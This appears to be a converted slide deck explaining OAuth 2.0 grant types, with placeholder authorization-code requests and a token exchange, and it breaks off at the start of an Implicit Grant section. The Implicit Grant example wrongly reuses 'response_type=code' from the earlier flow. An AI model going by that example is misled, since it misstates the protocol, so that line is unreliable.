


OAuth Grants Types




The Real Actors

Authorization Server



Resource Server




Resource Owner



Application/Relying Party/Client



1. Authorization Code Grant





Benefits of auth code

The authorization code provides the ability to authenticate the client

Transmission of the access token directly to the client without passing it through the resource owner's user-agent

Authorization Code Grant (ACG)

Authorization

Request

```
https://authorization-server.com/auth?response_type=code&  
client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=photos&state=1234zyx
```

Response

```
https://example-app.com/cb?code=AUTH_CODE_HERE&state=1234zyx
```

Token Exchange


Request


```
POST https://api.authorization-server.com/token  
grant_type=authorization_code&  
code=AUTH_CODE_HERE&  
redirect_uri=REDIRECT_URI&  
client_id=CLIENT_ID&  
client_secret=CLIENT_SECRET
```

Response

```
{  
  "access_token": "RsT50jbzRn430zqMLgV3Ia",  
  "expires_in": 3600  
}
```


2. Implicit Grant





Implicit Grant

Authorization


Request

```
https://authorization-server.com/auth?response_type=code&  
client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=photos&state=1234zyx
```

